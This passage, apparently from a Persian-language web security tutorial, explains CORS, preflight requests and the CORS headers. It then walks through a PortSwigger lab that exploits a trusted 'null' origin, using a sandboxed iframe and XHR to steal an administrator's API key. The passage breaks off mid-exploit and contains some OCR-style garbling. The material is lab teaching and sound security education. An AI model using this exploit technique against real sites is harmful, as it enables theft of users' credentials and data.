  xhr3.onreadystatechange = () => {};
  xhr3.send();
```

- ✖ ► Access to XMLHttpRequest at '<https://google.com/>' from origin '<http://attacker.local>' has been blocked by CORS policy: No 'Access-Control-Allow-Origin' header is present on the requested resource. [VM619:4](#)
 - ✖ ► GET <https://google.com/> net:::ERR_FAILED 301 (Moved Permanently) [VM619:4](#) ↗
 - ✖ ► Uncaught DOMException: Failed to execute 'send' on 'XMLHttpRequest': Failed to load '<https://google.com/>'. [VM619:4](#)
at <anonymous>:4:6

توی خطا میگه که CORS Policy به علت عدم وجود Access-Control-Allow-Origin در پاسخی که <https://google.com> داده، گرفتن پاسخ رو در این درخواست بلاک کرده است.

www.time.ir	Request URL:	https://google.com/
time.ir	Request Method:	GET
google.com	Status Code:	301 Moved Permanently
	Referrer Policy:	strict-origin-when-cross-origin
Response Headers		
	Alt-Svc:	h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
	Cache-Control:	public, max-age=2592000
فرض کنید که یک وب اپلیکیشن داریم با Origin برابر http://bank.local و میخوایم اجازه بدیم که فقط از طرف یک Origin با مقدار http://attacker.local اجازه ارسال یک Simple Request وجود داشته باشند و هیچ وب اپلیکیشنی با هیچ Origin دیگه اجازه نداشته باشد. برای اینکار کافیه که توی وب سرور مقدار هدر Access-Control-Allow-Origin را به شکل زیر قرار بدیم: Access-Control-Allow-Origin: http://attacker.local		

حالا چطوری این هدر را تنظیم کنیم؟ کافیه که توی تنظیمات Virtual Host مد نظرتون یا تنظیمات کلی Apache2 خط زیر رو قرار بدم:

```
Header set Access-Control-Allow-Origin "http://attacker.local"
```

bank.local	Request URL:	http://bank.local/
style.css	Request Method:	GET
css2?family=Montserrat:ital,wght@0,100..900;1,10...	Status Code:	200 OK
JTUSJlg1_i6t8kCHKm459Wlhyw.woff2	Remote Address:	127.0.0.1:80
js.js	Referrer Policy:	strict-origin-when-cross-origin
dom.js	Response Headers	<input type="checkbox"/> Raw
js.js	Access-Control-Allow-Origin:	http://attacker.local
dom.js	Cache-Control:	no-store, no-cache, must-revalidate
همین هدر هست که موجب میشه ما بتونیم درخواست زیر رو بزنیم و پاسخ رو بگیریم: const xhr = new XMLHttpRequest(); xhr.open("GET", "http://bank.local", false); xhr.onreadystatechange = () => {}; xhr.send();		

و پاسخی که میگیریم هم به شکل زیر خواهد بود:

bank.local	Request URL:	http://bank.local/
js.js	Request Method:	GET
	Status Code:	200 OK
	Remote Address:	127.0.0.1:80
	Referrer Policy:	strict-origin-when-cross-origin
Response Headers	<input type="checkbox"/> Raw	
	Access-Control-Allow-Origin:	http://attacker.local
	Cache-Control:	no-store, no-cache, must-revalidate

حال اگه براتون سواله که چطوری از Origin ارسال کننده درخواست اطلاع داره باید بگم که توی درخواست یک هدر به نام Origin قرار داره که اون رو مشخص میکنه:

Host:	bank.local
Origin:	http://attacker.local
Referer:	http://attacker.local/
User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36

فک کنم متوجه شدید که CORS روی Simple Request ها هم تمرکز داره ولی تنها تفاوتی که مابین Simple Request ها و درخواست های دیگه وجود داره اینه که، CORS در هنگام ارسال و گرفتن پاسخ یک Preflight Request هیچ نمیزنه و فقط براساس هدر های توی پاسخ هست که تصمیم میگیره ایا پاسخ رو به شما بده یا اون رو بلاک کنه.

چیه؟ یک مکانیزم هست که توسط مرورگر ها برای تعیین اینکه "ایا ارسال یک درخواست Cross-Origin امن و درست هست" اعمال میشود. در حقیقت Preflight Request یک درخواست HTTP OPTIONS هست که به صورت خودکار توسط مرورگر ساخته میشه و قبل از ارسال یک درخواست (مثل PUT, POST) که Simple Request نیست به وب سرور Cross-Origin ارسال میشود. بریم یه مثال بزنیم:

فرض کنید که یک صفحه وب دارید که روی <https://example.com> قرار دارد و میخواید از این صفحه به <https://api.example.org> فرض کنید که یک صفحه وب دارید که روی <https://example.com> قرار دارد و میخواید از این صفحه به <https://api.example.org> یک درخواست POST بزنید.

1. Request Headers: یک کد جاوا اسکریپتی دارید که روی example.com قرار دارد و سعی داره یک درخواست POST به Authorization: Bearer TOKEN و Content-Type: application/json و api.example.org ... بزنیه.

2. Preflight Request: قبل از ارسال درخواست POST مد نظر ما، مرورگر یک درخواست OPTIONS رو به api.example.org ارسال میکنه که بهش Preflight Request میگن. این درخواست به این دلیل ارسال میشه که مرورگر بررسی کنه ایا سرور هدف درخواست های Cross-Origin را قبول میکنه یا خیر؟ این بررسی از طریق هدر هایی که در پاسخ میگیره انجام میشه.

3. CORS Headers: سرور روی api.example.org درخواست OPTIONS رو دریافت میکنه و پیکربندی های CORS خودش رو بررسی میکنه. اگه سرور api.example.org اجازه درخواست ها از طرف example.com رو در پیکربندی های خودش بینیه، یک پاسخی حاوی هدر های CORS رو به مرورگر میده که بهش بفهمونه، هدر هایی مثل Access-Control-Allow-Origin, Access-Control-Allow-Headers, Access-Control-Allow-Methods.

4. Preflight Response: اگه سرور تارگت ما یعنی api.example.org مجوز درخواست رو بخواهد صادر کنه باید توی پاسخ درخواست OPTIONS مروگر، 200 OK Status Code رو با 200 قرار بده و توی هدر های CORS پاسخ هم Origin های مجاز، هدر های مجاز و متد های مجاز رو تعریف کنه.

5. Actual Request: پس از اینکه مرورگر Preflight Response رو با Status Code 200 OK دریافت کرد میاد و درخواست POST مدنظر خودش رو با هدر های مجاز و دادهای تعیین شده به <https://api.example.org> ارسال میکنه.

تصویر بالا نشون میده که این درخواست Block شده و مرورگر با توجه به هدر های توی CORS دریافتی از پاسخ Preflight Request از انجام اون جلوگیری کرده.

توضیح دوباره، فرض کنید که میخواید به یک وب اپلیکیشن با یک Origin متفاوت از یک pingpong دیگه درخواستی بزنید. قاعده این درخواست Cross-Origin محسوب میشه و CORS میاد وسط. درخواست شما به شکل زیر است:

```
const xhr = new XMLHttpRequest();
xhr.open("POST", "https://bar.other/resources/post-here/", false);
xhr.setRequestHeader('X-PINGOTHER', 'pingpong');
xhr.setRequestHeader('Content-Type', 'application/xml');
xhr.onreadystatechange = () => {}
xhr.send("<person><name>John Doe</name></person>");
```

مرورگر بررسی میکنه ایا درخواست شما یک Simple Request هست و یا خیر؟ بیاین درخواست رو بررسی کنیم:

1. متد درخواست POST هست که مغایرتی با Simple Request نداره.

2. یک Header با نام X-PINGOTHER با مقدار pingpong توی درخواست تنظیم شده که کاملاً مغایر با شرایط Simple Request هست.

3. محتوای هدر Content-Type برابر شده است با application/xml که از نوع Content-Type های یک Simple Request و مخالف شرایط Simple Request بودن هست.

4. نتیجه گیری که درخواست ارسالی یک Simple Request نیست.

مرورگر بعدی از اینکه فهمید درخواست ارسالی یک Simple Request نیست سریعاً میگه باید ببینم ایا اجازه دارم درخواستی با این محتوا رو به Origin مقابل ارسال کنم یا خیر؟ برای اینکار سریعاً یک Preflight Request میزنه به سرور مقابل و بهش میگه که من یک درخواستی دارم شامل این هدر ها و این شرایط، ایا تو قبول میکنی که من این درخواست رو برات ارسال کنم یا خیر؟

```

OPTIONS /resources/post-here HTTP/1.1
Origin: http://foo.example
Access-Control-Request-Method: POST
Access-Control-Request-Headers: X-PINGOTHER, Content-Type

```

اگر پاسخ وب سرور خیر بود، اصلاً درخواست ما ارسال نمیشه و **CORS** پیغام خطای رو توی **Console** مروگر نشون میده که میگه درخواست شما به علت مغایر بودن شرایط با شرایط وب سرور **Cross-Origin** ارسال نمیشه. مروگر ممکن هست که در پاسخ دادن چنین چیزی رو بگه:

```

HTTP/1.1 204 No Content
Access-Control-Allow-Origin: http://foo.example
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: X-PINGOTHER, Content-Type
Access-Control-Max-Age: 86400

```

میگه که اجازه هست که از **Origin** با مقدار <http://foo.example> یک درخواست ارسال بشه به من و همچنین متدهای مجاز **GET, OPTIONS, X-PINGOTHER, Content-Type** هستند. این یعنی اینکه شما اجازه دارید که درخواست رو بزنید. پس مروگر میاد و درخواست **HTTP** مد نظر ما رو میزن:

```

POST /resources/post-here HTTP/1.1
X-PINGOTHER: pingpong
Content-Type: text/xml; charset=UTF-8
Origin: http://foo.example

```

و در نهایت وب سرور مقابل پاسخ درخواست رو ارسال میکنه و مروگر هم به ما نشون میده.

هرهای مربوط به **CORS** چیا هستند و چه کاربردی دارند؟ **CORS** برای خوش مجموعه ای از هدرهای داره که باید باهاشون اشنا باشیم و توی درخواست های مربوط به خوش ازشون استفاده میکنه.

- **Access-Control-Allow-Origin**: به این هدر **ACAO** هم میگن و در پاسخ های **Preflight Request** ها و **Request** ها خواهد دید. این هدر مشخص میکنه که چه **Origin** اجازه داره به من درخواست بزن. میتوانه مقادیری به شکل زیر داشته باشه:

Access-Control-Allow-Origin: *	//All origins can send request to me
Access-Control-Allow-Origin: http://foo.other	//Only http://foo.other can send request
...	

- **Access-Control-Allow-Method[s]**: به این هدر **ACAM** هم میگن و وقتی که توی **Preflight Request** وجود داشته باشه مشخص کننده متدهای کلاینت هست و به سرور تارگت میگه که من قصد دارم یک درخواست با متدهای فلان را بهت بزنم. اگه این هدر توی **Preflight Response** باشه مشخص کننده متدهای مجاز برای ارسال درخواست به سرور تارگت خواهد بود.

Access-Control-Allow-Methods: GET, POST, OPTIONS	//Preflight Response, You can sent these ones
Access-Control-Allow-Method: POST	//Preflight Request, Can I have a POST req?

- میبینید که این هدر توی **Preflight Request** به صورت مفرد هست و ۵ جمع در تهش نیست ولی در **Preflight Response** به صورت جمع نشون داده میشه.

- **Access-Control-Request-Headers**: این متدهای در **Preflight Request** و هم در **Preflight Response** وجود داره. وقتی در **Preflight Request** هست، هدرهای اضافه شده به درخواست رو به سمت وب سرور میفرسته تا بدونه ایا این هدرهای مجاز هستند به درخواست اضافه شوند یا خیر؟ و وقتی توی **Preflight Response** هست پاسخ وب سرور تارگت هست که هدرهای مجاز به بودن در یک درخواست غیر **Simple** رو نشون میده.

Access-Control-Allow-Headers: X-PINGOTHER, Content-Type	//Can I send this methods in my req?
Access-Control-Allow-Headers: X-PINGOTHER, Content-Type	//You are allowed to send them.

- **Access-Control-Max-Age**: این هدر رو توی **Preflight Response** ها میبینید. مدت زمان عمر یک **Preflight Response** را مشخص میکنه که مروگر تا چه زمانی اجازه داره اون رو **Cache** کنه. کمترین مقدار ۵ ثانیه و بیشتر مقدار ممکن 84600 ثانیه هست یعنی 24 ساعت.

Access-Control-Max-Age: 86400

Access-Control-Allow-Credentials •
خواهید دید و به مرورگر میگه ایا اجازه داره
یعنی کوکی ها و اطلاعات احراز هویت ارسال کنه یا خیر؟ دو مقدار true و false را میتوانه داشته باشند:

```
Access-Control-Allow-Credentials: true //You can send cookies or auth data in your request
Access-Control-Allow-Credentials: false //No, you can't send cookies or auth data in your request
```

حالا چطوری کوکی ها یا اطلاعات احراز هویت را نمیتوانی درخواست با XMLHttpRequest بزنید و قصد دارید کوکی ها یا اطلاعات احراز هویت را هم هماهنگ ارسال کنید. کافیه که به شکل زیر کدهایتون رو بنویسید:

```
Const xhr = new XMLHttpRequest();
...
xhr.withCredentials = true;
xhr.send();
```

اگر هم خواستید از طریق fetch درخواستتون رو ارسال کنید، میتوانید به شکل زیر درخواست رو همراه با Credentials بفرستید:

```
fetch(url, {
  credentials: "include",
});
```

نکته جالب توجه توی این مورد اینه که، زمانی که Access-Control-Allow-Origin برابر * باشد، کلاینت نمیتوانه درخواست خودش رو همراه با اطلاعات احراز هویت و کوکی ها ارسال کنه. این رو واسه مباحثت امنیتی اینطروی قرار دادن و خب باید بهش توجه کرد. پس به صورت ساده بگم که، زمانی که یک Origin رو همه میتوان درخواست بد و -Access-Control-Allow- این سرور * هست. این Origin

بریم یه کم XHR رو بخونیم بینیم چیه؟ API های جاواسکریپت هست که واسه ساختن یک درخواست HTTP استفاده میشه. برای اینکه بتوانید از این API استفاده کنید، در ابتدا باید یک Instance ازش ایجاد کنید:

```
const xhr = new XMLHttpRequest();
```

حالا میتوانید از xhr استفاده کرده و درخواستتون رو بوجود بیارید. اولین کاری که باید انجام بدهید اینه که درخواستتون رو initialize کنید. برای اینکار باید از متد open() استفاده کنید و مقادیری رو به این متد پاس بدهید:

```
xhr.open(METHOD, URL, ASYNC=true, USERNAME=null, PASSWORD=null)
```

دو مقدار ابتدایی یعنی METHOD و URL اجباری هستند و باید حتماً اونها رو وارد کنید. به جای URL باید ادرس منظرتون رو بدهید.

```
xhr.open("GET", "http://foo.other/api/func")
xhr.open("POST", "http://foo.other/api/func")
xhr.open("PUT", "http://foo.other/api/func")
xhr.open("DELETE", "http://foo.other/api/func")
...
```

بعد از اینکار میتوانید از طریق متد send درخواستتون رو بفرستید. این متد میتوانه بدنه درخواست شما رو هم بگیره و در درخواستتون ارسال کنه:

```
xhr.send(BODY=null)
xhr.send("Something to send to server")
```

وقتی یک درخواست ارسال میکنید، این درخواست در 5 مرحله قرار میگیره تا زمانی که به اتمام برسه. این 5 مرحله عبارت اند از:

1. UNSENT: درخواست ساخته شده است ولی هنوز متد open صدا زده نشده است.

2. OPENED: متد open صدا زده شده است.

3. HEADERS_RECEIVED: متد send صدا زده شد و هدر ها و وضعیت پاسخ دریافت شده است.

4. DOWNLOADING: در حال دانلود محتوای پاسخ هست و توی فیلد responseText قرارش میده.

5. DONE: ارسال درخواست و گرفتن پاسخ به اتمام رسید.

برای دسترسی به شماره وضعیت xhr میتوانید از فیلد readyState استفاده کنید. به شکل زیر:

```
const xhr = new XMLHttpRequest();
console.log("UNSENT", xhr.readyState); // readyState will be 0
xhr.open("GET", "/api", true);
console.log("OPENED", xhr.readyState); // readyState will be 1
xhr.onprogress = () => {
  console.log("LOADING", xhr.readyState); // readyState will be 3
};
xhr.onload = () => {
  console.log("DONE", xhr.readyState); // readyState will be 4
};
xhr.send(null);
```

xhr ساخته شده ما یک **Event Handler** به نام `onreadystatechange` داره که میتوانید از طریق، از قرار گیری xhr در وضعیت های مختلف اگاه بشید. میتوانید ازش برای اگاهی از پایان روند ارسال درخواست و گرفتن پاسخ و نشون دادنش به کاربر استفاده کنید :

```
const xhr = new XMLHttpRequest();
const method = "GET";
const url = "https://developer.mozilla.org/";

xhr.open(method, url, true);
xhr.onreadystatechange = () => {
  // In local files, status is 0 upon success in Mozilla Firefox
  if (xhr.readyState === XMLHttpRequest.DONE) {
    const status = xhr.status;
    if (status === 0 || (status >= 200 && status < 400)) {
      // The request has been completed successfully and now let's show the responseText
      console.log(xhr.responseText);
    } else {
      // Oh no! There has been an error with the request!
    }
  }
};
xhr.send();
```

اما CORS چه زمانی اسیب پذیر محسوب میشه؟ بله، CORS را در صورتی که به درستی بپاده سازی نکنید و پیکربندی های اون رو به طور صحیح انجام ندید میتوانه موجب اسیب پذیری هایی بشه. کار CORS چیه؟ اینه که اجازه نده هر کلینتی از هر جایی بتونه درخواست هایی با شرایط خاصی رو بزننه و اطلاعات رو بگیره، وقتی که اسیب پذیری رخ میده، Impact این اسیب پذیری این میشه که مهاجم میتوانه اطلاعات رو بخونه به همین سادگی. اما چطور میشه که ایطو میشه؟

1. **Misconfigured Access-Control-Allow-Origin Header**: یکی از مهم ترین هدر های CORS هست که اولین چیزی هم هست که توسط مرورگر بررسی میشه. یعنی مرورگر وقتی که Preflight Request را میزنن، توی Response اولین چیزی که بررسی میکنه اینه که ایا مقدار هدر ACAO با Origin مبدأ درخواست هموارانی داره یا خیر؟ وقتی این هدر مقدار * رو داره، به این معناست که همه میتوون درخواستشون رو به سرور مقصد بزنن و اصن مهم نیست که Origin اونها چه مقداری رو داراست. این میتوانه خطر افشا شدن اطلاعات کاربران رو در بر داشته باشه ولی میدونیم وقتی مقدار این هدر * هست، امکان انتقال Credentials در درخواست وجود نخواهد داشت.

گاهی هم مقدار این هدر به شکل *.example.com خواهد بود. این بین معناست که هر Subdomain از میتوانه درخواست XHR یا Fetch بزننه و اطلاعات رو بخونه. در صورتی که روی یکی از Subdomain ها یک XSS پیدا بشه امکان خوندن اطلاعات از طریق زدن یک درخواست XHR به example.com و افشا شدن اطلاعات کاربران فراهم هست.

2. **Excessive Access Permissions**: در صورتی که اجازه انجام برخی از کارها رو توسط Preflight Response به کلاینت های داده بشه که نباید داده بشه، میتوانه منجر به مشکلات امنیتی بشه. مثلًا امکان ارسال درخواست هایی با HTTP Method های حساسی مثل DELETE و PUT میتوانه منجر به برخی مشکلات شود.

3. **Origin Spoofing**: شاید برخی مهاجمین سعی کنن که Origin درخواست خودشون رو به طریقی تغییر بند و این کار منجر به باپس شدن CORS خواهد شد. سرور ها باید Origin درخواست دریافتی رو به طریقی Double Check کنند تا از درست بودشون مطمئن شوند.

4. **Insufficient Authentication and Authorization**: حتی اگه پیکربندی ها و بپاده سازی های CORS هم به درستی انجام شده باشد ولی مکانیزم احراز هویت و Authorization در وب اپلیکیشن به درستی اعمال نشده باشند، امکان دسترسی به اطلاعات حساس بدون نیاز به تحریک کردن CORS برای مهاجمین امکان پذیر خواهد بود.

... 5


بیان یه مثال بزنیم از Misconfiguration در CORS؛ فرض بگیرید یک وب اپلیکیشن دارید که این وب اپلیکیشن ادرس `http://example.com` هست و یک Endpoint به ادرس `http://example.com/api/get_data` دارد و وقتی یک کاربر شده به این Endpoint یک درخواست ارسال میکند، وب اپلیکیشن کوکی این کاربر رو بررسی میکند و در پاسخ اطلاعات کاربری این کاربر رو بر میگیرد. اینجا میتوانیم CORS Misconfiguration را در Access-Control-Allow-Origin به شکل *.*.example.com هست. یعنی هر ساب دامنه ای میتوانه به این Endpoint درخواست بزن و همچنین به علت وجود Access-Control-Allow-Credentials این درخواست میتوانه حاوی Credentials هم باشد. یک مهاجم بر روی یکی از ساب دامنه های این وب اپلیکیشن به ادرس `http://x.example.com` یک اسیب پذیری XSS پیدا میکند. به علت * بودن هدر ACAO و همچنین امکان ارسال Credentials به `http://example.com/api/get_data` این مهاجم میتوانه یک درخواست XHR با Fetch از ساب دامنه اسیب پذیر بزن و اطلاعات کاربری که تارگت صفحه اسیب پذیر به XSS هست رو سرقت کند. وجود Wildcard هایی مثل * در ACAO یک حرکت ریسک دار محسوب میشود و باید مطمئن بود که تمام ساب دامنه هایی که شامل میشوند XSS یا ... اسیب پذیر نباشند. بهتر است در این هدر ان ساب دامنه هایی که نیاز هست توانایی درخواست زدن رو داشته باشند ذکر شده باشد تا همه ساب دامنه ها.

← شاید در یک تارگت برآتون رخ بده که بتونید درخواست رو ارسال کنید و CORS جلوتون رو نگیره ولی ارسال درخواست از یک Origin کاملاً متفاوت و خارج از شرایط SameSite باشد و به علت اینکه شما نیاز داشتید Credentials رو بفرستید، با اینکه توسط CORS این امکان وجود داشته ولی چون اکسپلولیت شما در یک Site جداگانه اجرا شده نتوانید به محتوای پاسخ دسترسی پیدا کنید و اکسپلولیت شدن منتفی بشه.

← اگه مقدار ACAO برابر * باشد و اکسپلولیت شدن نیاز مند Credentials مبتنی بر کوکی باشد، به علت * بودن ACAO امکان ارسال Credentials مبتنی بر کوکی وجود نخواهد داشت و اکسپلولیت شدنش امکان پذیر نیست.

← اگر Web اپلیکیشن بر مبنای کوکی نباشد یعنی بر اساس Authorization Header انجام شود، به احتمال کم امکان اکسپلولیت شدن وجود خواهد داشت. در این حالت در صورتی که بتونیم Authorization Header را تنظیم کنیم، یعنی در Response به ما هدری به شکل Access-Control-Allow-Header: Authorization Header کاربر دسترسی پیدا کنیم (از طریق وجود داره اون هم در صورتی که بتونیم به مقدار Authorization Header کاربر دسترسی پیدا کنیم) و در صورتی که اجازه تنظیم کردن Authorization Header رو نداشته باشیم به علت نیاز مند بودن به Authorize شدن امکان اکسپلولیت شدن وجود ندارد.

← نکته ای که ممکن هست به اشتباه بهش باور داشته باشید اینه که فکر کنید CORS جلوی حمله CSRF را میگیره و اینچنین نیست چرا که حمله CSRF توسط مرورگر کاربر و بدون استفاده از XMLHttpRequest و یا Fetch در جاوا اسکریپت انجام میشود و ما میدونیم که مکانیزم CORS روی این دو API جاوا اسکریپت اعمال میشود.



در تصویر بالا میبینید که ما نوع درخواست های xhr و fetch به صورت جداگانه در DevTools مرورگر مون داریم و اینه است که شامل قوانین SOP و CORS میشند.

← چطوری Null Origin Exploit میشه؟ گاهی ممکن هست که ACAO با مقدار null مشکلی نداشته باشد و جواب بد. چه موقع اینطوری میشه؟ زمانی که توسعه دهنده برا اینکه خودش تست کنه به علت null بودن Origin خودش اومده و null رو هم توی ACAO قرار داده و یادش رفته که برش داره و به همین خاطر در صورتی که هدر Origin درخواست مهاجم null باشد هم درخواست پاسخ میگیره. حالا چطوری ما هدر Origin درخواستمون رو null کنیم؟ سوال اینه. طبیعتاً ما قادر نخواهیم بود که با setRequestHeader هدر Origin

رو مقدار دهی کنیم چرا که این هدر توسط مرورگر هست که به درخواست ما اضافه میشے. برای اینکار ما میتوانیم از یک `iframe` استفاده کنیم و تنظیمات مربوط به `iframe` رو طوری تنظیم کنیم که در صورتی که درخواستی ازش ارسال میشه مقدار `Origin` برابر `null` باشه. یک `iframe` به نام `sandbox` داره که مقدایری رو میتونه داشته باشه. محدودیت هایی رو بر روی `iframe` اعمال میکنه و اجازه میده ما این محدودیت ها رو کاستومایز کنیم.

```
<iframe ... sandbox="..."></iframe>
```

مقادیری که این Attribute میتوانه داشته باشه به عبارت زیرند :

- | | |
|----|---------------------------------------------------------------------------------------------|
| ۱ | (no value) : تمام محدودیت ها اعمال نمیشند. |
| ۲ | : اجازه submit شدن فرم ها داده میشند. |
| ۳ | : اجازه باز شدن پنجره های modal داده میشند. |
| ۴ | : اجازه lock orientation داده میشند. |
| ۵ | : اجازه استفاده از Pointer lock API داده میشند. |
| ۶ | : اجازه Popup ها داده میشند. |
| ۷ | : اجازه allow-popup-to-escape-sandbox شدن پنجره جدید بدون ارث بری از sandboxing داده میشند. |
| ۸ | : اجازه ارائه شدن Session داده میشند. |
| ۹ | : اجازه داده میشند که محتوای iframe به شکل same origin باشند. |
| ۱۰ | : اجازه اجرا شدن Script داده میشند. |
| ۱۱ | : به محتوای iframe اجازه داده میشند که Top-Level Browsing شود. |

لازم نیست که بدونید همه مقادیر بالا چه امکانی رو فراهم میکنن . برای ما allow-form, allow-scripts, allow-top-navigation هستند .
12 : نیدونم 😊 allow-top-navigation-by-user-activation

Attribute **iframe** که بهش نیاز داریم **srcdoc** هست . این خصیصه کد های **HTML** و **Javascript** رو میگیره و به ما این امکان رو میده که بتونیم محتوای توی **iframe** رو که از **src** میخونه **override** کنیم و باید مرورگر امکان پشتیبانی از این خصیصه رو داشته باشه و در صورتی که نداشته باشه، محتوای **iframe** از خصیصه **src** خونده میشه. بیلود ما په چیزی به شکل زیر میشه :

```
<html>
<head></head>
<body>
    <iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc="<script>
        ...
        [Payload]
        ...
        </script>"></iframe>
</body>
</html>
```

اون قسمت **Payload** جایی هست که Fetch یا XHR رو فرارش میدیم و وقتی یک درخواست ازش زده میشه، Origin این درخواست null قرار داده مشود

برایم لابراتوار این مورد رو توی PortSwigger حل کنیم و ببینیم که چطوری باید اکسپلولیت رو بنویسیم . لابراتوار رو میتوانید از ادرس زیر سیداش کنید :

<https://portswigger.net/web-security/cors/lab-null-origin-whitelisted-attack>

Lab: CORS vulnerability with trusted null origin

APPRENTICE

八 LAE

Not solved



This website has an insecure CORS configuration in that it trusts the "null" origin.

To solve the lab, craft some JavaScript that uses CORS to retrieve the administrator's API key and upload the code to your exploit server. The lab is solved when you successfully submit the administrator's API key.

You can log in to your own account using the following credentials: wiener:peter

ACCESS THE LAB

توضیحاتش گفته که یک وب سایت داریم که CORS این وب سایت به شکلی ناامن پیکربندی شده است و به Origin های null اعتماد دارد. باید بیایم و ببینیم ایا میتوانیم اکسپلولویشن کنیم یا خیر؟ گفتیم برای Origin های null باید بتونیم Origin درخواستمون رو null کنیم و چطوری؟ از طریق iframe sandboxing باید چنین کنیم. در نهایت باید API Key کاربر ادمین رو سرقت کنیم، توی تصویر زیر میبینید که API مربوط به کاربر wiener چه مقداریست:

My Account

Your username is: wiener

Your API Key is: 1Js8sAL34Ivk8QfTANpgXYStHNhx4Sp

Email

Update email

بریم ببینیم ایا درخواستی وجود داره که مقدار API Key توش باشه یا نه؟

Request

```
Pretty Raw Hex
1 GET /accountDetails HTTP/2
2 Host: Da8e001d04f6137481b3c56b005c005d.web-security-academy.net
3 Cookie: session=P4mmBbCTggRqOcm5H4o2w64HA28pRuPI
4 Sec-Ch-Ua: "Not=Brand";v="99", "Chromium";v="118"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88
Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: */*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://Da8e001d04f6137481b3c56b005c005d.web-security-academy.net/my-account?id=wiener
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15
16
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Access-Control-Allow-Credentials: true
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 189
6
7 {
8   "username": "wiener",
9   "email": "",
10  "apikey": "1Js8sAL34Ivk8QfTANpgXYStHNhx4Sp",
11  "sessions": [
12    "zdhbCkOzyj19uar0TjBB6cmbLM17ItjB",
13    "P4mmBbCTggRqOcm5H4o2w64HA28pRuPI"
14  ]
15 }
```

توی تصویر بالا میبینید که یک درخواست GET به /accountDetails به زدیم که کوکی هامون هم هماهش رفته و API Key ما رو در پاسخ بهمون برگردونده. حالا باید بیایم و این درخواست رو از بزنیم، از طرف کی؟ Administrator، باید اکسپلولویشن رو بنویسیم و سپس روی یک وب سرور بیاریم بالا و ادرس رو به ادمین بدیم و زمانی که ادمین اون صفحه رو باز کرد، API Key مربوط بهش بهمون ارسال بشه. نکته ای که داره اینه که درخواست ما یک درخواست XHR یا Fetch خواهد بود، ایا CORS جلوی ما رو میگیره؟ همونطور که میبینید توی پاسخ وجود داره، پس یعنی CORS هم پیکربندی شده است. حال باید ببینیم پیکربندی CORS برای Origin های قابل ACAC اعتمادش چیه؟ من توی درخواستم هدر Origin رو null قرار میدم تا ببینم ایا پاسخ میگیرم یا خیر؟

Request

```
Pretty Raw Hex
1 GET /accountDetails HTTP/2
2 Host: Da8e001d04f6137481b3c56b005c005d.web-security-academy.net
3 Cookie: session=P4mmBbCTggRqOcm5H4o2w64HA28pRuPI
4 Origin: null
5
6
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Access-Control-Allow-Origin: null
3 Access-Control-Allow-Credentials: true
4 Content-Type: application/json; charset=utf-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 189
7
8 {
9   "username": "wiener",
10  "email": "",
11  "apikey": "1Js8sAL34Ivk8QfTANpgXYStHNhx4Sp",
12  "sessions": [
13    "zdhbCkOzyj19uar0TjBB6cmbLM17ItjB",
14    "P4mmBbCTggRqOcm5H4o2w64HA28pRuPI"
15  ]
16 }
```

میبینید که پاسخ گرفتم و ACAO هم مقدار null رو توی خودش داره. اگه دقت هم کنید میبینید که true مقدار داره و این یعنی اینکه ما خواهیم تونست Credentials رو در صورتی که SameSite نباشه بفرستیم. حالا بریم سروقت نوشتن اکسپلولویت... ابتدا یک کد جاوا اسکریپتی میخوایم که از Null Origin اجرا شود. برای اینکار گفتیم که باید از iframe sandboxing استفاده کنیم. به شکل زیر میتوانیم از این تگ استفاده کنیم:

```
<html>
<head></head>
<body>
    <iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc=<script>
        ...
        [Payload]
        ...
    </script>"></iframe>
</body>
</html>
```

اون قسمت **Payload** هم باید کد های جاوا اسکریپتیمون رو بنویسیم . ابتدا باید یک **XHR** بنویسیم و یک درخواست **GET** به **/accountDetails** هم ارسال میشه .

```
<html>
<head></head>
<body>
    <iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc='<script>
        const xhr1 = new XMLHttpRequest();
        xhr1.onreadystatechange = function() {
            if(xhr1.status == 200 && xhr1.readyState == 4){
                var response = JSON.parse(xhr1.responseText)
                //...
            }
        }
        xhr1.open("GET", "https://0a8e001d04f6137481b3c56b005c005d.web-security-
